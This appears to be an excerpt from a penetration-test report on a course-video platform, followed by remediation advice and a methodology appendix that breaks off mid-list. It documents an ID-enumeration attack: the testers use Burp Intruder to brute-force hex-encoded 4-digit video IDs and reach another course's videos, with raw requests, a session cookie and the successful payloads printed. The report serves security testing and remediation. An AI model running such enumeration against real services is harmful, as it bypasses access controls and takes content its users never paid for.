
Accessing a random video and capture the request by using Burp Suite, showed that the client-side request using the course's name alongside a specific number, to get the video we asked for.


Request

Pretty | Raw | \n | Actions


```
1  GET /api/get_video/linux_34353237/ HTTP/1.1
2  Host: 18.158.46.251:34250
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/86.0.4240.183 Safari/537.36
4  Accept: */*
5  Referer: http://18.158.46.251:34250/course
6  Accept-Encoding: gzip, deflate
7  Accept-Language: en-US,en;q=0.9
8  Cookie: _ga=GA1.1.1476871773.1613988844; _gid=GA1.1.339634674.1614232050; connect.sid=
   s%3A3bqmsouvqddvhcGVddbYMwIRG9hb5AyU.jn%2Fn4dv4Xv0IKHZGf%2FJtgep5%2BTxoWFYgPL%2FEoANkEC8
9  If-None-Match: W/"10a-JFUke6/NQwftUSXEpy/nobZeR9E"
10 Connection: close
11
12
```

Then, we wanted to see if changing the specific number to a random number affects the response of the server-side. To do so, we used the 'Comparer' option between a request that asks for an existing video and a request that asks for a not existing video. This option showed that each response related to a not existing video always includes the following string: '**-9EHdp1ynUU**'







Also, analyzing the specific number on the 'CyberChef' website, showed this number has been written in hex format, and its decoded value is '**4527**'. As we can see, this number includes 4 digits.




Trying to analyze a different number that related to another video, showed its decoded value also includes 4 digits.




On our check, we wanted to watch a video of a different course that does not available to us - 'CCNA'.




To do so, we have used our previous request, move it to the Intruder, changed the 'Linux' word to 'CCNA', and marked the specific number.




Based on the findings from the 'CyberChef' website, we have used a payload that includes 4 digits, when each value encodes with ASCII hex format.






From the Intruder results, we removed the requests that include on its server response, the following value: '**-9EHdp1ynUU**'. This action has been performed based on the findings we have found earlier about the difference between a server response with an existing video to a server response with not an existing video.



Then, we got the following requests




Request	Payload	Status	Error	Timeout	Length
3810	34383039	200			573
5552	36353531	200			572
6849	37383438	200			573
7658	38363537	200			573

Changing our previous request that asks for a 'Linux' video, to one of the requests we got from the Intruder result, showed a video related to the 'CCNA' course.

Request

Pretty | Raw | \n | Actions

```
1  GET /api/get_video/ccna_38363537/ HTTP/1.1
2  Host: 18.158.46.251:34250
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/86.0.4240.183 Safari/537.36
4  Accept: */*
5  Referer: http://18.158.46.251:34250/course
6  Accept-Encoding: gzip, deflate
7  Accept-Language: en-US,en;q=0.9
8  Cookie: _ga=GA1.1.1476871773.1613988844; _gid=GA1.1.339634674.1614232050; connect.sid=
   s%3A3bqmsouvqddvhcGVddbYMwIRG9hb5AyU.jn%2Fn4dv4Xv0IKHZGf%2FJtgep5%2BTxoWFYgPL%2FEoANkEC8
9  If-None-Match: W/"10a-bn+M6c+hqHde3pN4hhGTdsNEE0U"
10 Connection: close
11
12
```



RECOMMENDED RECTIFICATION

- Using CAPTCHA can prevent bots to use services in an illicit way: trying to collect sensitive information, spamming, online pools and so on.
- Not using predictable (or enumerable) ID numbers.
- Limit the number of requests using different methods (IP address, MAC address, Account ID) and so on.

APPENDICES

METHODOLOGY

The work methodology includes some or all of the following elements, to meet client requirements:

APPLICATION TESTS

- **Various tests to identify:**
  - Vulnerable functions.
  - Known vulnerabilities.
  - Un-sanitized Input.
  - Malformed and user manipulated output.
  - Coding errors and security holes.
  - Unhandled overload scenarios.
  - Information leakage.
- **General review and analysis (including code review tests if requested by the client). Automatic tools are used to identify security related issues in the code or the application.**
- **After an automated review, thorough manual tests are performed regarding:**
  - **Security functions:** Checking whether security functions exist, whether they operate based on a White List of a Black List, and whether they can be bypassed.
  - **Authentication mechanism:** The structure of the identification mechanism, checking the session ID's strength, securing the identification details on the client side, bypassing through the use of mechanisms for changing passwords, recovering passwords, etc.
  - **Authorization policy:** Verifying the implementation of the authorization validation procedures, whether they are implemented in all the application's interfaces, checking for a variety of problems, including forced browsing, information disclosure, directory listing, path traversal.

- **Encryption policy:** Checking whether encryption mechanisms are implemented in the application and whether these are robust/known mechanisms or ones that were developed in-house, decoding scrambled data.
- **Cache handling:** Checking whether relevant information is not saved in the cache memory on the client side and whether cache poisoning attacks can be executed.
- **Log off mechanism:** Checking whether users are logged off in a controlled manner after a predefined period of in activity in the application and whether information that can identify the user is saved after he has logged off.
- **Input validation:** Checking whether stringent intactness tests are performed on all the parameters received from the user, such as matching the values to the types of parameters, whether the values meet maximal and minimal length requirements, whether obligatory fields have been filled in, checking for duplication, filtering dangerous characters, SQL / Blind SQL injection.
- **Information leakage:** Checking whether essential or sensitive information about the system is not leaking through headers or error messages, comments in the code, debug functions, etc.
- **Signatures:** (with source code in case of a code review test)**:** Checking whether the code was signed in a manner that does not allow a third party to modify it.
- **Code Obfuscation:** (with source code in case of a code review test, or the case of a client-server application): Checking whether the code was encrypted in a manner that does not allow debugging or reverse engineering.
- **Administration settings:** Verifying that the connection strings are encrypted and that custom errors are used.
- **Administration files:** Verifying that the administration files are separate from the application and that they can be accessed only via a robust identification mechanism.

- **Supervision, documentation and registration functions:** Checking the documentation and logging mechanism for all the significant actions in the application, checking that the logs are saved in a secure location, where they cannot be accessed by unauthorized parties.
- **Error handling:** Checking whether the error messages that are displayed are general and do not include technical data and whether the application is operating based on the failsafe principle.

- **In-depth manual tests of application's business logic and complex scenarios.**
- **Review of possible attack scenarios, presenting exploit methods and POCs.**
- **Test results: a detailed report which summarizes the findings, including their:**
  - Description.
  - Risk level.
  - Probability of exploitation.
  - Details.
  - Mitigation recommendations.
  - Screenshots and detailed exploit methods.
- **Additional elements that may be provided if requested by the client:**
